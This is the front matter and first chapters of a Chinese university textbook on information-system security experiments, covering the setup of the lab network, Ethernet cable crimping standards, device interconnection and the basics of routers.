高等院校信息安全专业系列教材

教育部高等学校信息安全类专业教学指导委员会
中国计算机学会教育专业委员会
共同指导

顾问委员会主任：沈昌祥　编委会主任：肖国镇

# 信息系统安全实验教程

刘建伟　刘培顺　赵波　陈晶　编著
陈克非　审

http://www.tup.com.cn

Information Security

根据教育部高等学校信息安全类专业教学指导委员会制订的《信息安全专业指导性专业规范》组织编写

清华大学出版社

高等院校信息安全专业系列教材

# 信息系统安全实验教程

刘建伟　刘培顺　赵　波　陈　晶　编著

清华大学出版社
北　京

## 内 容 简 介

本书是国内第一本根据《信息安全专业指导性专业规范》编写的信息系统安全实验教材。本书首先设置了实验环境搭建和常用密码学算法等基础性实验，随后设置了典型操作系统安全、常用数据库安全、服务器安全、恶意代码处理和嵌入式系统安全等实验内容。

本书内容丰富，特色鲜明，实用性强，可作为信息安全、信息对抗、密码学等专业的本科生和研究生的信息系统安全实验教材，也可以作为网络安全工程师、网络管理员和计算机用户的参考书和培训教材。



**图书在版编目 CIP 数据**

信息系统安全实验教程 / 刘建伟等编著．—北京：清华大学出版社，2012.10
高等院校信息安全专业系列教材
ISBN 978-7-302-30054-0

Ⅰ．①信…　Ⅱ．①刘…　Ⅲ．①信息安全—安全技术—高等学校—教材　Ⅳ．①TP309

中国版本图书馆 CIP 数据核字(2012)第 207130 号

**责任编辑**：张　民　薛　阳
**封面设计**：常雪影
**责任校对**：白　蕾
**责任印制**：王静怡

**出版发行**：清华大学出版社
**网　　址**：http://www.tup.com.cn，http://www.wqbook.com
**地　　址**：北京清华大学学研大厦 A 座　　**邮　　编**：100084
**社 总 机**：010-62770175　　**邮　　购**：010-62786544
**投稿与读者服务**：010-62776969，c-service@tup.tsinghua.edu.cn
**质 量 反 馈**：010-62772015，zhiliang@tup.tsinghua.edu.cn
**课 件 下 载**：http://www.tup.com.cn，010-62795954
**印 装 者**：北京鑫海金澳胶印有限公司
**经　　销**：全国新华书店
**开　　本**：185mm×260mm　　**印　　张**：18.75　　**字　　数**：434 千字
**版　　次**：2012 年 10 月第 1 版　　**印　　次**：2012 年 10 月第 1 次印刷
**印　　数**：1～3000
**定　　价**：31.00 元

产品编号：047088-01

高等院校信息安全专业系列教材

# 编审委员会

# 前言

目前，国内有近百所高校都设有密码学、信息安全或信息对抗专业，许多高校已建有信息安全实验室，并系统地开设了信息安全实验课程。虽然现有的信息安全实验书籍很多，但大多数教材的内容缺乏系统性，尤其从本科教学的角度看，它们都不太适合作为信息安全实验教材。

本教材从网络安全课程教学体系出发，在实验内容编排上，力求符合教育部信息安全类专业教学指导委员会制订的《信息安全专业指导性专业规范》，满足该规范对信息安全专业本科生实践能力体系的要求。本教材将网络安全实验内容划分为“基本型实验、综合型实验、创新型实验”三个层次，由浅入深，由易到难，由简单到综合，再由综合到创新，旨在逐步培养学生的创新意识和创新能力。

本书是一本内容丰富、特色鲜明、实用性强的信息系统安全实验教材。该教材不仅包含了实验环境搭建和密码学基本算法的实验，还针对主流的操作系统如 Windows、Linux 等设置了易于理解掌握的系统安全实验；为了增强读者对整个安全系统的掌握理解，本书特别增加了常用数据库的安全实验和服务器的相关实验。此外，本教材还针对几种常见的恶意代码的处理方法设置了相关实验，力求使读者能对整个系统安全有更加系统性的了解和掌握。最后，本教材还针对嵌入式系统应用普及的现状，专门设置了嵌入式系统安全的有关实验。在每个实验的后面均附有实验报告和思考题，便于读者对实验过程和结果进行分析和总结，并对所提出的问题进行深入思考。

全书共分 3 篇 13 章。第 1 篇为计算机网络基础篇，由第 1 章和第 2 章构成，主要包括信息安全实验室网络环境建设、网络设备配置及必备基础知识等实验内容；第 2 篇为密码学篇，由第 3～7 章构成，主要包括对称密码算法、公钥密码算法、杂凑算法、数字签名算法以及常用密码软件工具使用等实验内容；第 3 篇为系统安全篇，由第 8～13 章构成。第 8 章和第 9 章为主流操作系统的系统安全实验，第 10 章和第 11 章为主流数据库及服务器安全的相关安全实验，第 12 章为常见恶意代码的处理实验，第 13 章为嵌入式系统安全实验。

本书不但可以作为密码学、信息安全、信息对抗等专业的本科生、硕士生和博士生专业课程配套实验教材，而且也可以作为信息安全工程师的培训教材。

参加本书编写的人员有刘建伟、刘培顺、赵波、陈晶等，全书由刘建伟进行了统稿和审校。本书的第 1 章和第 2 章由刘建伟编写，第 3～7 章由刘建伟、李晖和赵波编写，第 8～11 章由刘培顺编写，第 12 章由陈晶编写，第 13 章由赵波编写。

在本书的编写过程中，北京航空航天大学的张其善教授、西安电子科技大学的王育民教授、武汉大学的张焕国教授均给予作者深切的关怀与鼓励。感谢本教学团队的毛剑、尚涛、修春娣等青年教师的支持与配合。特别感谢北京航空航天大学电子信息工程学院王祖林院长、王力军老师、李昕老师，他们在北京航空航天大学信息安全实验室的建设中给予作者大力的支持和帮助。

特别感谢上海交通大学的陈克非教授。作为本书的责任编委，陈克非教授认真审阅了全书并提出了许多宝贵的意见和建议，作者在此向他表示衷心的感谢。

北京航空航天大学的陈杰、邱修峰、刘建华、刘哲、毛可飞、王朝、刘巍然等博士生和周炼赤、徐先栋、王世帅、赵朋川、张斯芸、袁延荣、樊勇、李坤、马妍、张雨霏、齐睿、张雷、童丹、张晏、冯克、苏兆安、何宇、黄福华、裴恒利、宋姗姗等硕士生，以及中国海洋大学和武汉大学的博士和硕士研究生们为提高本书的质量做了实验验证、截图升级及文字校对工作，作者在此一并向他们表示真诚的感谢。

本书得到了国家重点基础研究发展计划（973 计划）课题“可重构基础网络的安全和管控机理与结构”（2012CB315905）、军口“863 计划”项目、军口“十二五”预研项目、武器装备基金、高等学校博士学科点专项科研基金（20091102110004）以及国家自然科学基金（61272501）的支持。

尽管本实验教材积累了作者多年的实践经验和教学成果，但由于其所涉及的知识面宽广，采用的实验设备和工具种类繁多，加之时间紧、水平有限，一定存在许多不足之处，恳请广大读者批评与指正。

编　者

2012 年 8 月

# 目 录

## 第 1 篇 计算机网络基础



## 第 2 篇 密 码 学

# 第 1 篇

# 计算机网络基础

# 第1章 组网及综合布线

## 1.1 实验室网络环境搭建

### 1.1.1 实验室网络拓扑结构

信息安全实验室的硬件系统包括：

- 防火墙；
- 网络入侵检测系统（NIDS）；
- 虚拟专用网络（VPN）；
- 物理隔离网卡；
- 路由器；
- 交换机；
- 集线器。

信息安全实验室的软件系统包括：

- 脆弱性扫描系统；
- 病毒防护系统；
- 身份认证系统；
- 网络攻防软件；
- 主机入侵检测软件；
- 因特网非法外联监控软件。

信息安全实验室的网络拓扑结构如图 1-1 所示。

### 1.1.2 实例介绍

在实验室网络拓扑结构中，一个局域网的主机 IP 地址可按照图 1-2 设置，另外两个网络中主机的 IP 地址则按照 192.168.2.11～192.168.2.20 和 192.168.3.11～192.168.3.20 来设置。注意：一个局域网中的主机数量可以根据学生分组人数的多少来设计。在本网络安全方案设计中，假设一个班有 30 名学生，分为三组，每组 10 人。如果学生人数比较多，可以适当地增加每个局域网中主机的数目，或者增加局域网的个数。当然，这需要增加设备和投资。





图 1-1　实验室网络拓扑结构





图 1-2　子网络 IP 地址设置

# 1.2 网络综合布线

## 1.2.1　网线制作

目前局域网构建已经极为普遍，小型局域网无处不在，例如家庭局域网、网吧、校园局域网和小型办公网等。在搭建网络的时候，网线的制作是需要掌握的最基本技能。网线制作的整个过程都要准确到位，排序的错误和压制的不到位都将直接影响网线的使用，导致网络不通或者网速缓慢。

超五类线是网络布线最常用的网线，分为屏蔽和非屏蔽两种。如果是室外使用，屏蔽线更合适；如果是在室内使用，一般用非屏蔽五类线就够了。由于此类线不带屏蔽层，线缆会相对柔软些，但其连接方法都是一样的。一般的超五类线里都有 4 对绞在一起的细线，并用不同的颜色标明。

双绞线一般用于星状网络的布线，每条双绞线通过两端安装的 RJ-45 连接器（俗称水晶头）将各种网络设备连接起来。双绞线的标准接法不是随便规定的，目的是保证线缆接头布局的对称性，这样就可以使接头内线缆之间的干扰相互抵消。双绞线有两种接法：EIA/TIA 568B（T568B）标准和 EIA/TIA 568A（T568A）标准。两种标准的线序如

表 1-1 所示。

**表 1-1　T568A 标准和 T568B 标准线序表**

| 标准 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
|---|---|---|---|---|---|---|---|---|
| T568A | 白绿 | 绿 | 白橙 | 蓝 | 白蓝 | 橙 | 白棕 | 棕 |
| T568B | 白橙 | 橙 | 白绿 | 蓝 | 白蓝 | 绿 | 白棕 | 棕 |
| 绕对 | 同一绕对 | | 与 6 同一绕对 | 同一绕对 | | 与 3 同一绕对 | 同一绕对 | |

制作网线时，如果不按标准连接，虽然有时线路也能接通，但是线路内部各线对之间的干扰不能有效消除，从而导致信号传送出错率升高，最终影响网络整体性能。只有按规范标准建设，才能保证网络的正常运行，也会给后期的维护工作带来便利。

直通线（也叫作正线）两头都按 T568B 线序标准连接。直通线的两端线序一样，即从左至右线序是白橙、橙、白绿、蓝、白蓝、绿、白棕、棕。交叉线（也叫作反线）一头按 T568A 线序连接，一头按 T568B 线序连接。交叉线的制作方法与直通线相同。

下面介绍制作直通网线的步骤。

（1）剪断：利用压线钳的剪线刀口剪取适当长度的网线。截取双绞线长度至少为 0.6m，最多不超过 100m。

（2）剥皮：用压线钳的剪线刀口将线头剪齐，再将线头放入剥线刀口，让线头触及挡板，调整好长度，稍微握紧压线钳慢慢旋转，让刀口划开双绞线的保护胶皮，拔下胶皮。

（3）排序：剥除外包皮后即可见到双绞线网线的 4 对 8 条芯线，按照规定的线序排列整齐。

（4）剪齐：把线尽量抻直（不要缠绕）、压平（不要重叠）、挤紧理顺（朝一个方向紧靠），然后用压线钳把线头剪平齐。外层去掉外层绝缘皮的部分约为 14mm，这个长度正好能将各细导线插入到各自的线槽。如果该段留得过长，一来会由于线对不再互绞而增加串扰，二来会由于水晶头不能压住护套而可能导致电缆从水晶头中脱出，造成线路的接触不良甚至中断。

（5）插入：一只手以拇指和中指捏住水晶头，使有塑料弹片的一侧向下，针脚一方朝向远离自己的方向，并用食指抵住；另一只手捏住双绞线外面的胶皮，缓缓用力将 8 条导线同时沿 RJ-45 头内的 8 个线槽插入，一直插到线槽的顶端。

（6）压制：确认所有导线都到位，并透视水晶头检查一遍线序无误后，就可以用压线钳压制 RJ-45 头了。将 RJ-45 头从无牙的一侧推入压线钳夹槽后，用力握紧线钳（如果力气不够大可以使用双手一起压），将突出在外面的针脚全部压入水晶头内。

（7）测试：把水晶头的两端都做好后即可用网线测试仪进行测试，如果测试仪上 8 个指示灯都依次为绿色闪过，证明网线制作成功。如果是直通线，测试仪上的灯应该是依次顺序闪亮；如果做的是交叉线，那么测试仪的闪亮顺序应该是 3、6、1、4、5、2、7、8。

另外，在购买双绞线时请注意：应该选用的是五类双绞线。三类线的传输距离只能达到 16m，四类线只能达到 20m，只有五类线以及超五类线等才能到达 100m。

在布线时，要注意：对每条网线要采用号卡子（一种塑料卡子）在网线的两头做适当标识。可以按照局域网和分组进行编号。例如，若网线连接的是第一个局域网的第 5 台主机，那么可以在网线两头的线卡子上编号为 A5。这样，可以保证网线不会出现混乱，且便于查找故障。

在机柜中，各设备之间的连线也要采用恰当的标识加以区分。实验室工作人员可以根据具体情况自行设计编号。

## 1.2.2　设备连接

**1. 网卡与网卡**

网卡之间直接连接，可以不用集线器（Hub），应采用交叉线连接。

**2. 网卡与光收发模块**

将网卡装在计算机上，做好设置；给收发器接上电源，严格按照说明书的要求操作；用双绞线把计算机和收发器连接起来，双绞线应为交叉线接法；用光跳线把两个收发器连接起来，如收发器为单模，跳线也应用单模的。光跳线连接时，一端接 RX，另一端接 TX，如此交叉连接。不过现在很多光模块都有调控功能，交叉线和直通线都可以用。光纤收发器基本网络连接如图 1-3 所示。





图 1-3　光纤收发器基本网络连接图

**3. 光收发模块与交换机**

当用双绞线把计算机和收发器连接起来时，采用直通线连接。

**4. 网卡与交换机**

当网卡与交换机相连时，采用直通线连接。含有网卡的设备包括 PC、VPN、防火墙，入侵检测系统、路由器等设备。

**5. 集线器与集线器（交换机与交换机）**

当两台集线器（或交换机）通过双绞线级联时，必须要用交叉线。这种情况适用于那些没有标明专用级联端口的集线器之间的连接。但是，有许多集线器为了方便用户，提供了一个专门用来串接到另一台集线器的端口。在对此类集线器进行级联时，应采用直通线连接。

**6. 交换机与集线器**

交换机与集线器之间也可通过级联的方式进行连接。级联通常是解决不同品牌的交换机之间以及交换机与集线器之间连接的有效手段。

**7. VPN 和防火墙，VPN 和路由器，防火墙与路由器**

它们之间的连接与 PC 之间连接类似，使用交叉线。

**8. 计算机串口与路由器/交换机/防火墙/VPN 等设备的 RJ-45 控制口连接**

当采用计算机的串口对以上网络设备进行管理时，需要在 PC 的串口上安装一个串口/RJ-45 转换器。这样，就可以采用一条直通线连接 PC 和网络设备的 RJ-45 控制口。注意：串口/RJ-45 转换器的引脚线序排列有可能不同。各设备随机附件中提供的串口/RJ-45 转换器可能不同。因此，在设备安装时，切记不要把这些串口/RJ-45 转换器张冠李戴。

# 第 2 章 网络设备配置与使用

## 2.1 路由器

简单地说，路由器的基本作用就是使处于不同网段的主机之间可以相互通信。

路由器工作在 OSI 参考模型的第三层。其主要功能是执行特定的路由算法，为网络中传输的数据包提供从源节点到目的节点的路径。同时，路由器通过网络层的 IP 地址来区分不同的网络，达到网络互联和隔离的目的。路由器只根据 IP 地址来转发数据，只要网络层运行的是 IP 协议，不同类型的网络也可以通过路由器互联起来。

IP 地址是与硬件地址（MAC）无关的逻辑地址。两者之间通过 ARP 实现映射。IP 地址由两部分组成：一部分定义了网络号，另一部分定义了网络内的主机号。两部分结合起来，构成一个完整的 IP 地址。

通信只能在具有相同网络号的 IP 地址之间进行，要与其他网络的主机通信，则必须经过同一网络上的某个路由器或网关。不同网络号的 IP 地址不能直接通信，即使它们连接在一起，也不能直接通信。路由器在网络中扮演着桥梁的角色。

路由器实质上是一台微型计算机，主要由以下几个部分组成。

- 中央处理器（CPU）；
- 操作系统；
- 内部随机存储器（RAM）；
